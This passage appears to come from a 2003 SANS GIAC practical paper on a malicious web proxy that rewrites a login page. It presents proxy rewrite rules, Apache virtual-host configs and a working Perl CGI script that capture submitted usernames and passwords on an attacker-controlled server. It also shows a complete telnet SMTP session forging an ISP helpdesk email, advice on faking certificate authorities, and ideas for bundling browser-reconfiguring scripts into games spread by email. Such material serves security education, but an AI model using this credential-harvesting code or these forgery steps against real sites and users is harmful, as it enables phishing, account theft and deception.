In rule #2, the plan is to add an additional meta tag to the web page. Meta information is typically not displayed to the client and usually contains information for search engines, specific instructions to web browsers, or identification in the HTML code. This is an ideal target for vandalism that simply says, "Hi, I was here."

In rule #4, the plan is to add a new partner to The SANS Institute by modifying the copyright line at the bottom of the web site. By spreading some misinformation in this manner, perhaps people will believe that there is a new (chocolate covered) alliance formed.

Rewrite Form Destination for Data Capture (Rule #1)

```
rewrite regex #action=”/cgi-bin/momgate/”# as
action=”http://lav.aliant.net/cgi-bin/momgate”
```

This rule is a little more devious than the previous. It also requires that we have a supporting HTTP server running and a Trojan *momgate* CGI script written, where we can send our unsuspecting clients.

Rule #1 is very simple: every place it sees the action reference (from a HTML form tag) pointing to */cgi-bin/momgate/* it will now redirect it to the web server under our control.

Rewrite Secure Links (Rule #3)

```
rewrite regex #https://giactc.giac.org/cgi-bin/momgate# as
action=”https://lav.aliant.net/momgate”
```

This is another very simple rule with very devious results, but it also requires that we have a supporting HTTP server running with one additional element: it to be an SSL-enabled HTTP server. The reason we want this functionality is to trick the individual who actually checks to see if their web browser enters into secure mode. If you were not worried about those individuals, you could rewrite the link to an insecure web site, but by directing them to a secure web site you are changing one less thing on their server.

For the purpose of example, I created a self-signed certificate for use in the following section. While this certificate produces a number of warning messages to the client, a properly forged or stolen certificate would not. For example, if you were creating a certificate for a bank web site, you cannot obtain a legitimate certificate from a valid certificate authority (like Verisign or Thwate); you will have to forge it. If you name the certificate authority the “Canadian Association for Secure Internet Banking”, or something similar, the average user will accept the certificate as valid.

NOTE: It is important, if you are designing a single Trojan CGI to handle both secure and insecure transactions, that it knows the difference in text on the resulting web pages. There are slight changes between the secure and insecure *momgate* web page that I almost missed. Attention to detail is crucial.

As I mentioned, Rule #3 is very simple – it replaces all references to https://giactc.giac.org/cgi-bin/momgate with a reference to the web site under our control.

Now that the proxy has been configured, we need to set-up the supporting web server and create the necessary files. Configuring the web server was trivial: I simply added 2 virtual hosts to my Apache web server. Since it was compiled with SSL support, I was also able to create an SSL web site at the same time. As mentioned earlier, for the purpose of this proof-of-concept, a “self-signed” SSL certificate was used. If you were to encounter this type of attack in the wild, you will likely see a forged or stolen certificate being used.

```
<VirtualHost 172.16.0.250:80>
    ServerAdmin webmaster@sans.org
    DocumentRoot /www/docs/sans/html
    ScriptAlias /cgi-bin/ "/www/docs/sans/cgi-bin/"
    ServerName lav.aliant.net
    ErrorLog logs/sans-error_log
    CustomLog logs/sans-access_log common
</VirtualHost>

<VirtualHost 172.16.0.250:443>
    ServerAdmin webmaster@sans.org
    DocumentRoot /www/docs/sans/html
    ScriptAlias /cgi-bin/ "/www/docs/sans/cgi-bin/"
    ServerName lav.aliant.net
    ErrorLog logs/sans-error_log
    CustomLog logs/sans-access_log common
    SSLEngine on
    SSLCertificateFile /etc/httpd/conf/ssl.crt/server.crt
    SSLCertificateKeyFile /etc/httpd/conf/ssl.key/server.key
</VirtualHost>
```

Table 2-2: HTTP Virtual Host Configuration

To maintain the same look and feel as the web site in question, you will need to download all of the appropriate graphics and supporting files. Most modern web clients, such as the Mozilla browser, will download all files when you save the web page you have displayed. In this case, the browser created a directory called momgate_files, stored all of the supporting files there, and rewrote the HTML code to reference this new directory. Some small changes were necessary to accommodate the new web server but they were trivial.

The last thing you need to create is a CGI script to gather the data being submitted by the web form. This can be done in a couple lines of Perl code, but if you want it to be more convincing, a little more work needs to go into it. Through reconnaissance, I quickly discovered that there were a large number of error conditions on the real momgate web site. One option is to recreate all of those error screens on the Trojan momgate web site, and deal with each of those conditions in the CGI. Another option is to create a generic error screen and have subsequent references made to the real momgate web site. This way, your transaction will appear to fail once (with a general error) and then work on subsequent tries.

```
#!/usr/bin/perl

use CGI qw(:standard);

$submit = param('SUBMIT');
$name = param('NAME');
$pass = param('PASSWORD');

if(defined($submit))
  {
  $date = `date '+%Y%m%d'`; chomp($date);

  open(DATA, ">> ../html/uplist-${date}.html");
  print DATA "$name :: $pass\n";
  close(DATA);

  $file = defined($ENV{'HTTPS'}) ? "smom-error.html" : "mom-error.html";
  }
else
  { $file = "momgate"; }

print header();
open(HTML, "../html/${file}");
while(<HTML>)
  {
  s#momgate_files#/momgate_files#g;
  print;
  }
close(HTML);

exit 0;
```

Table 2-3: Trojan momgate CGI Script

The CGI created is simple. The first thing it determines is whether it has been referenced directly or called from a web form. If it has been referenced directly, it's someone hitting the insecure Trojan web page for the first time. This time, all you want to do is display the form. If the form has indeed been submitted, you will want to capture the username/password login attempt and save it to a file. Regardless of the data, the outcome is always the same and a generic error screen is returned. You may have noticed that there are 2 submission buttons for the form: "SUBMIT" and "FORGOT PASSWORD". This particular script does not differentiate between the two and simply saves anything that has been input. As there are subtle differences between the secure and insecure *momgate* web pages, make sure that you return the appropriate error screens depending on which security level has submitted the form. In our example, we have assumed that all secure connections with this CGI will be made from our Trojan SSL web form. A more robust CGI script, that did not make this assumption, would be more transparent.


And that's it. After some testing, to make sure all the pieces are working together as expected, you are ready to deploy this proxy in the real world.

Step 2: Deploy Proxy to Network

To examine your options here, you need to look at how legitimate proxy servers are deployed. These deployments can be lumped into 2 basic categories: transparent (or interception) and manually configured proxy servers.

A transparent proxy server has no configuration on the web client. The client's requests are intercepted and automatically sent to the proxy server. The interception is usually done by a network element, such as a router, switch or firewall. If you have a Linux or UNIX-based server acting as a router, you may be able to redirect traffic using some software on the server itself. Cisco routers and switches support the Web Caching Communications Protocol (WCCP) which controls access to web proxy servers. While WCCP was initially created as a proprietary protocol, Cisco is attempting to have it recognized as an open protocol with version2. If an attacker is able to get into an organization that is using any of these above technologies, he/she may be able to deploy your proxy server with a little more stealth. Of course, the fact that you must compromise a network also increases the complexity of the attack.

In manually configured proxy servers, the client is responsible for sending its traffic to the proxy server. Given the correct information, it is very easy for clients to make the necessary adjustments. Figure 2-3 and 2-4 show the proxy configuration screen from Netscape Navigator and Microsoft Internet Explorer.



Configure Proxies to Access the Internet

[✓ Direct connection to the Internet]

Manual proxy configuration

HTTP Proxy: 172.16.0.250 Port: 9999

SSL Proxy: Port: 0

FTP Proxy: Port: 0

Gopher Proxy: Port: 0

SOCKS Host: Port: 0


SOCKS v4 [✓ SOCKS v5]

No Proxy for:

Example: .mozilla.org, .net.nz

Automatic proxy configuration URL:

Figure 2-3: Netscape Proxy Configuration


Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address

Proxy server

☐ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: Port: Advanced...

☐ Bypass proxy server for local addresses

OK Cancel

Figure 2-4: MS IE Proxy Configuration

The big question here is: how do you convince the user to configure their web browser to use the server? If you have access to an Internet Service Provider (ISP) or large corporation's network, you may be able to gain access to some sensitive systems that will allow you to modify network login scripts to automatically configure the web browsers to use the proxy.

Another method that could be used to deploy your new proxy configuration, to your target clients, is to employ a "wrapped" application. You could take a little video game, like "Elf Bowling" (http://www.nstorm.com/default.asp) or an interactive greeting card, create a little script that will modify the configuration for popular web browsers, and wrap the two together using a program like *SaranWrap* (http://www.packetstormsecurity.com). This will create a single executable program that will run the original program, as well as the additional one that you have added. Properly created, a user will never know that the superfluous code was ever run and their machine reconfigured without their knowledge. If you were to distribute this program to hundreds or thousands of users through e-mail, you are well on your way to gathering a great deal of information. Also, due to the nature of most of these "cutsie" programs, the attacker will likely benefit from the fact people are likely to forward this type of e-mail to their friends, thus infecting untargeted individuals. Alternately, this program could become the payload for a self-propagating e-mail virus. This would work much the same way as with the "chain letter" effect described above. The difference is that the e-mail will be forwarded automatically to individuals selected from the infected user's address book.

Alternatively, you could simply employ social engineering of the target. Few individuals are likely to ignore an e-mail sent to them from their ISP, and since forging e-mail is trivial, this is also a likely deployment method. The message would explain that, in order to improve service, the ISP is deploying a web proxy server and they should configure their clients to take advantage of it. If you want to make things look professional, on the compromised web server that you have set up, you could even deploy [ISP-branded] help files that describe the exact things to click for the popular web browsers, instructing users on how to change their settings.

Table 2-4 shows the steps required to send a forged message. As you can see, you initiate an interactive connection to your simple mail transport protocol (SMTP) server using telnet (or netcat) and send the appropriate SMTP commands for the server to accept a message. Figure 2-5 shows the resultant fake e-mail from the session created in Table 2-4.

After the e-mail has been sent, all that has to be done is sit back and wait.

```
[root@spatula root]# telnet smtp.yourbigisp.com 25
Trying XXX.XXX.XXX.XXX...
Connected to smtp.yourbigisp.com.
Escape character is '^]'.
220 simmts2-srv.borgcube.net ESMTP server (InterMail vM.5.01.04.19 201-253-
122-122-119-20020516) ready Fri, 10 Jan 2003 13:22:01 -0500
HELO
250 simmts2-srv.borgcube.net
MAIL FROM: help@yourbigisp.com
250 Sender <help@yourbigisp.com> Ok
RCPT TO: lavander@yourbigisp.com
250 Recipient <lavander@yourbigisp.com> Ok
DATA
354 Ok Send data ending with <CRLF>.<CRLF>
To: lavander@yourbigisp.com
From: Your Big ISP's Helpdesk <help@yourbigisp.com>
Subject: New Web Proxy Server

This is where the data will go explaining how to configure the new web proxy
with all kinds of screen shots and the like so that the end user will fall
under your control.
.
250 Message received: 20030110182257.ZCKN24006.simmts2-
srv.borgcube.net@[XXX.XXX.XXX.XXX]
quit
221 simmts2-srv.borgcube.net ESMTP server closing connection
Connection closed by foreign host.
```

Table 2-4: Forging an E-mail


```
From - Fri Jan 10 14:45:38 2003
X-UIDL: <20030110182257.ZCKN24006.simmts2-srv.borgcube.net@[XXX.XXX.XXX.XXX]>
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Return-Path: <help@yourbigisp.com>
Received: from [XXX.XXX.XXX.XXX] by simmts2-srv.borgcube.net
          (InterMail vM.5.01.04.19 201-253-122-122-119-20020516) with SMTP
          id <20030110182257.ZCKN24006.simmts2-srv.borgcube.net@[XXX.XXX.XXX.XXX]>
          for <lavander@yourbigisp.com>; Fri, 10 Jan 2003 13:22:57 -0500
To: lavander@yourbigisp.com
From: Your Big ISP's Helpdesk <help@yourbigisp.com>
Subject: New Web Proxy Server
Message-Id: <20030110182257.ZCKN24006.simmts2-srv.borgcube.net@[XXX.XXX.XXX.XXX]>
Date: Fri, 10 Jan 2003 13:25:27 -0500

This is where the data will go explaining how to configure the new web proxy with
all kinds of screen shots and the like so that the end user will fall under your
control.
```

Figure 2-5: Forged E-mail

With this e-mail, we have convinced the naïve users to employ our proxy server, allowing us to exploit their trust in the system and profit from it.

Step 3: Profit

Here is where we reap the results of all our hard work. Recalling Step 2, we have employed four rules against the *momgate* web site, each resulting in a subtle change in the code, affecting everything from the content to the behaviour of the web site.


SANS Institute - Computer Security Education and Information Security Training - Netscape
File Edit View Go Bookmarks Tools Window Help
http://giactc.giac.org/cgi-bin/momgate
Search
Mail Home Bookmarks Online Banking CBC Weather
SANS Institute - Computer Security Educatio...
SANS Education * Research * Training * Mentoring * Certification
SEARCH
Online Store Reading Room Internet Storm Center GIAC Certification S.C.O.R.E. Vendor Opportunities
Enter To Win A Free Trip To SANS2003 - Annual Conference
About SANS Contact SANS SANS Forum New to SANS F.A.Q. PGP Key/Local Copy Surveys Webcasts
News & Vulnerabilities Projects Knowledge Base/Resources Sample Policies Top 20 Vulnerabilities
SANS UserName
Password
ENTER
FORGOT PASSWORD
Feedback
Transferring data from www.sans.org...

WELCOME TO THE SANS GIAC PROGRAM GATEWAY

Click here for secure login page.

Please enter your correct UserName and Password in order to see your SANS GIAC Program curriculum.


Forgot your SANS UserName? Enter your e-mail address and click FORGOT PASSWORD, below

Forgot your password? Enter your SANS username or e-mail address and click below to have it e-mailed to you.

© 2003 The SANS Institute
1-866-570-9927 (US & Canada) or 540-372-7066
SANS Web Privacy Policy: www.sans.org/privacy.php

Figure 2-6: Unmodified *momgate* Login Screen

At first glance, you will not notice anything different between the unmodified login screen (Figure 2-6) and the screen generated after it has passed through the proxy server (Figure 2-7). The reason for this is that the visible changes we made as part of the Misinformation/Vandalism attack are quite minor. If you look closely at the copyright line, at the bottom, you will notice that it now shows “Willy Wonka’s Chocolate Factory” as being part owner of the copyright on this web site. (Who knows – maybe Oompa Loopas were responsible for creating the web site?)


SANS Institute - Computer Security Education and Information Security Training - Netscape
File Edit View Go Bookmarks Tools Window Help
http://giactc.giac.org/cgi-bin/momgate
Search
Mail Home Bookmarks Online Banking CBC Weather
SANS Institute - Computer Security Educatio...
SANS Education * Research * Training * Mentoring * Certification
SEARCH
Online Store Reading Room Internet Storm Center GIAC Certification S.C.O.R.E. Vendor Opportunities
Enter To Win A Free Trip To SANS2003 - Annual Conference
About SANS Contact SANS SANS Forum New to SANS F.A.Q. PGP Key/Local Copy Surveys Webcasts
News & Vulnerabilities Projects Knowledge Base/Resources Sample Policies Top 20 Vulnerabilities
ENTER
FORGOT PASSWORD
Feedback
Transferring data from www.sans.org...

WELCOME TO THE SANS GIAC PROGRAM GATEWAY

Click here for secure login page.

Please enter your correct UserName and Password in order to see your SANS GIAC Program curriculum.

SANS UserName		Forgot your SANS UserName? Enter your e-mail address and click FORGOT PASSWORD, below
Password		Forgot your password? Enter your SANS username or e-mail address and click below to have it e-mailed to you.

© 2003 The SANS Institute & Willy Wonka's Chocolate Factory
1-866-570-9927 (US & Canada) or 540-372-7066
SANS Web Privacy Policy: www.sans.org/privacy.php

Figure 2-7: Modified *momgate* Login Screen

From the source code for the web site, you can see the change that was affected to the copyright line.

<u>Original HTML</u>

```
&copy; 2003 <a href="http://www.sans.org/index.php">The SANS
Institute</a><br>
```

<u>Modified HTML</u>

```
&copy; 2003 <a href="http://www.sans.org/index.php">The SANS Institute</a>
& <a href="http://www.willywonka.com">Willy Wonka's Chocolate
Factory</a><br>
```

The other Misinformation/Vandalism change that was made to the page was the addition of the *meta* tag that was not present in the original code.

Original HTML

```
<html>

<head>
<title>SANS Institute - Computer Security Education and Information
Security Training</title>
<meta name="description" content="The SANS (SysAdmin, Audit, Network,
Security) Institute is a cooperative research and education
organization, that offers computer security training for system
administrators, security professionals, and network administrators. SANS
also has many consensus projects to return security information to the
community.">
```

Modified HTML

```
<html>

<head>
<title>SANS Institute - Computer Security Education and Information
Security Training</title>
<meta name="East Coast Crew" content="Shoutz to Ed">
<meta name="description" content="The SANS (SysAdmin, Audit, Network,
Security) Institute is a cooperative research and education
organization, that offers computer security training for system
administrators, security professionals, and network administrators. SANS
also has many consensus projects to return security information to the
community.">
```

As mentioned before, meta content is not displayed to clients unless they are viewing the source code.

Another attack made against this page was the rewriting of the secure site link. When users click on the “Click here for secure login page”, they believe that they are entering a secure web site on a GIAC web server. In reality, they are directed to a server under the attacker’s control. The Trojan web server is, however, running an SSL-enabled HTTP daemon, so at a glance the users will think they are connected to the secure GIAC web site.

The HTML page that the user is directed to on the Trojan server is an exact copy of the secure login screen from the server.

Original HTML

```
<p><font size='2'><strong><a
href="https://giactc.giac.org/cgi-bin/momgate"> Click here for secure login
page.</a> <p>
```

Modified HTML

```
<p><font size='2'><strong><a href="https://lav.aliant.net/momgate"> Click
here for secure login page.</a> <p>
```

The last attack against the server was to rewrite the form's target program to one under your control. A simple modification to the *form* tag has the data directed to our Trojan server running our CGI program.


Original HTML

```
<form method="post" action="/cgi-bin/momgate/">
```

Modified HTML

```
<form method="post" action="http://lav.aliant.net/cgi-bin/momgate">
```

Since our CGI program is saving the usernames and passwords into an HTML file, within the Trojan web site, we can simply access the appropriate file in our web browser and see the saved contents.



Netscape
File Edit View Go Bookmarks Tools Window Help
http://lav.aliant.net/uplist-20030112.html
Search
Mail Home Bookmarks Online Banking CBC Weather
http://lav.aliant.net/uplist-20030112.html

```
joe_user :: mypassword
```

Figure 2-8: Trojan CGI Script Output: Password List

When the SUBMIT button (or FORGOT PASSWORD button, for that matter) is pressed on the *mompage* web site, the CGI program produces the screen shown in Figure 2-9, regardless of whether the data submitted is correct or not. (We have no way of knowing, so we might as well save everything and hope that accurate information has been entered.)

The generic error assigned to this web page is meant to mislead users into entering their data again. When they enter their data again, it is submitted against the real *momgate* CGI script and a legitimate error is produced if the data is incorrect.


SANS Institute - Computer Security Education and Information Security Training - Netscape
File Edit View Go Bookmarks Tools Window Help
http://lav.aliant.net/cgi-bin/momgate
Search
Mail Home Bookmarks Online Banking CBC Weather
SANS Institute - Computer Security Educatio...
SANS Education * Research * Training * Mentoring * Certification
SEARCH
Online Store Reading Room Internet Storm Center GIAC Certification S.C.O.R.E. Vendor Opportunities
Enter To Win A Free Trip To SANS2003 - Annual Conference
